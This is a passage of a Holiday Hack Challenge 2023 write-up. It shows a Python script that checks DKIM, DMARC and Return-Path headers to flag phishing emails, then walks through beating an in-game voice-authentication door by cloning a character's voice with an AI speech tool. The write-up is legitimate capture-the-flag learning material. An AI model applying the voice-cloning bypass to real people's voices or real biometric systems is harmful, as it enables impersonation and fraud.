
Analysis - Dynamic Emails
The emails were being loaded dynamically from a JavaScript file called seed.js
..[snip]..
  loadEmails.push({
    from: "[email protected]",
    to: "[email protected]",
    headers: "Return-Path: <[email protected]>\nReceived: from mail.geeseislands.com\nDKIM-Signature: v=1; a=rsa-sha256; d=geeseislands.com; s=default; b=HJgZP0lGJb8xK3t18YsOUpZ+YvgcCj2h3ZdCQF/TN0XQlWgZt4Ll3cEjy1O4Ed9BwFkN8XfOaKJbnN+lCzA8DyQ9PDPkT9PeZw2+JhQK1RmZdJlfg8aIlXvB2Jy2b2RQlKcY0a5+j/48edL9XkF2R8jTtKgZd9JbOOyD4EHD6uLX5;\nDMARC: Pass",
    subject: "Boosting End of Year Sales",
    content: "<p>Let's discuss <strong>strategies to boost our year-end sales</strong>. Bonus: A special segment on how ChatNPT can enhance our sales tactics!</p>",
    date: "2023-10-21 10:05:00",
    status: 0
  });
..[snip]..
I converted all the emails to a JSON format so I can easily parse it using jq:
jq '.emails|length' emails.json
34
There is a total of 34 emails that we have to categorize them as a phishing attempt email or not.
Analysis - SPF, DKIM, and DMARC
We were able to use Python, to automate the analysis of the DKIM and DMARC headers and validate the return path was identical the the sender address.
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""This script is used to parse all the emails and check DNS DKIM, DMARK, and SPF results.
Holiday Hack 2023 - SUSPICIOUS
"""

# Imports
import json
import re
import requests
from email import policy
from email.parser import BytesParser


def check_dkim(header):
    # Extract DKIM-Signature from headers
    dkim_match = re.search(r"DKIM-Signature: (.+)", header)
    if dkim_match:
        return dkim_match.group(1).strip()
    return "DKIM not found"


def check_dmarc(header):
    # Extract DMARC from headers
    dmarc_match = re.search(r"DMARC: (.+)", header)
    if dmarc_match:
        return dmarc_match.group(1).strip()
    return "DMARC not found"


def check_return_path(header):
    # Extract Return-Path from headers
    return_path_match = re.search(r"Return-Path: <(.+)>", header)
    if return_path_match:
        return return_path_match.group(1).strip()
    return "Return-Path not found"


def process_emails(data):
    print(f'Analyzing {len(data["emails"])} emails ...')

    for i, email in enumerate(data["emails"]):
        data["emails"][i]["index"] = i + 1
        print(f'\n{i+1}. {email["subject"]}')
        print(f"FROM: {email['from']}")
        print(f"TO: {email['to']}")
        print(f"DATE: {email['date']}")

        # Parse the email content
        msg = BytesParser(policy=policy.default).parsebytes(email["headers"].encode("utf-8"))

        # Get the headers
        headers = msg.as_string()

        # Check DKIM
        dkim = check_dkim(headers)
        print(f"DKIM: {dkim}")

        # Check DMARC
        dmarc = check_dmarc(headers)
        print(f"DMARC: {dmarc}")

        # Check Return-Path
        return_path = check_return_path(headers)
        print(f"Return-Path: {return_path}")

        # Extract relevant information
        dmarc_pass = "Pass" in dmarc
        dkim_valid = "v=1; a=rsa-sha256; d=geeseislands.com; s=default;" in dkim
        return_path_match = email["from"] in return_path

        # Analysis
        if dmarc_pass and dkim_valid and return_path_match:
            print("Status: \033[92mSAFE\033[0m")
            data["emails"][i]["status"] = 0
        else:
            print("Status: \033[91mSUSPICIOUS\033[0m")
            data["emails"][i]["status"] = 1

    return data


# Open the file and load the JSON data
with open("./emails.json", "r") as file:
    email_data = json.load(file)
email_parsed = process_emails(email_data)

# Check status
bad_emails = [f'{email["from"]}' for email in email_parsed["emails"] if email["status"] == 1]
bad_emails.sort()
bad_emails_subjects = [f'{email["index"]}-{email["from"]}-{email["subject"]}' for email in email_parsed["emails"] if email["status"] == 1]
print("\nPhishing:")
print("\n".join(bad_emails_subjects))

# Send status
session = requests.session()
burp0_url = "https://hhc23-phishdetect-dot-holidayhack2023.ue.r.appspot.com:443/check-status"
burp0_cookies = {"CaseFile": "eyJ1c2VyaWQiOiI0ODAxOTFiNy03ZDdhLTQ0NjQtOTBiNS05ZTBiZTA3MzIwMDQifQ.ZZLi4A.u8YhzTZlio0ywFsxrho-DqrPbOg"}
burp0_headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0",
    "Accept": "*/*",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate, br",
    "Content-Type": "application/json",
}
r = session.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, json=bad_emails)
print("\nCheck Status (/check-status)")
print(r.text)
The following is the output of the script in action:
$ python3 phishing_parse.py
Analyzing 34 emails ...

Phishing:
[email protected] to Research Grant Meeting
[email protected] IT Security Update
[email protected] Process Improvements
[email protected] Protocol Briefing
[email protected] Relations Strategy Meet
[email protected] Feedback Analysis Meeting
[email protected] Team Expansion Strategy
[email protected] Event Success Strategies
[email protected] Training Schedule Announcement
[email protected] Research Project Kickoff

Check Status (/check-status)
{"hash":"fb719ebd276dcbd3cba16becdebb4971414ef03dee1a62210361fbde6aeb7b76","resourceId":"480191b7-7d7a-4464-90b5-9e0be0732004"}
After selecting all the 10 bad emails, we obtained the success mission:
Achievement
Congratulations! You have completed the Phish Detection Agency challenge!
Space Island
Embark on your celestial adventure by guiding our ship to Space Island. Employ the arrow keys on the keyboard or the WASD keys for navigation, as the island is situated in the top-left corner of the map. May your journey through the cosmos be both thrilling and successful!

There are two different ports available:
Port of Spaceport Point
While exploring the Space Island, we discover the Port of Spaceport Point. Upon reaching it, a “Dock Now” option is presented to us.

The dock featured the Goose of Space Island to greet us!

When we make land, we obtain a new objective on arrival.
Space Island Door Access Speaker (Space Island)
There’s a door that needs opening on Space Island! Talk to Jewel Loggins there for more information.
Full Island (Zoomed Out)

Space Island Door Access Speaker
Space Island Door Access Speaker (Space Island)
There’s a door that needs opening on Space Island! Talk to Jewel Loggins there for more information.
If we keep proceeding to the north of the island, we can find Jewel Loggins outside of a tram.

When speaking with Jewel Loggins, we obtain the following hint:
MFA: Something You Are
It seems the Access Speaker is programmed to only accept Wombley’s voice. Maybe you could get a sample of his voice and use an AI tool to simulate Wombley speaking the passphrase.
When opening up the door challenge, it asks for a .wav file of Wombley’s voice file.

When we select a test .wav file to upload, it prepares and sends a POST request to /upload and provides a redirection link with a match percentage MATCH (34%) in a parameter.
POST /upload?id=80ca50bc-2ad7-45ee-ab5c-23fca954d7d3 HTTP/2
Host: islanddoor.space
Cookie: GCLB="9b2d095558b30b14"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------121215153010570311442204811029
Content-Length: 48468

-----------------------------121215153010570311442204811029
Content-Disposition: form-data; name="file"; filename="trumpet-1.wav"
Content-Type: audio/wav
Response:
302 -> https://islanddoor.space/index.html?msg=NO%20VOICE%0AMATCH%20%2834%25%29&id=80ca50bc-2ad7-45ee-ab5c-23fca954d7d3
The secret passphrase was retrieved from completing the Active Directory objective. This had us obtain a secret file called InstructionsForEnteringSatelliteGroundStation.txt that had the exact 2FA phrase to say to the speaker!
Note to self:

To enter the Satellite Ground Station (SGS), say the following into the speaker:

And he whispered, 'Now I shall be out of sight;
So through the valley and over the height.'
And he'll silently take his way.
Earlier, we had a conversation with Wombley Cube on Film Noir Island, who provided us with a sample of his speech characteristics in the form of an audiobook. Now, we can leverage an AI-powered speech cloner tool. I opted for Speechify, where I imported Wombley’s Audiobook and the desired phrase for audio generation.

Then we convert the generated .mp3 file to a .wav file for upload using ffmpeg:
ffmpeg -i speechify_cloned_voice_wombleycube_the_enchanted_voyage_2024-01-02_04-31-20.mp3 speechify_cloned_voice_wombleycube_the_enchanted_voyage_2024-01-02_04-31-20.wav
We select the speech file of speechify_cloned_voice_wombleycube_the_enchanted_voyage_2024-01-02_04-31-20.wav and we instantly get in!

Achievement
Congratulations! You have completed the Space Island Door Access Speaker challenge!
Port of Cape Cosmic
While exploring the Space Island, we discover the Port of Cape Cosmic. Upon reaching it, a “Dock Now” option is presented to us.

The dock featured the Goose of Space Island to greet us!

Full Island (Zoomed Out)
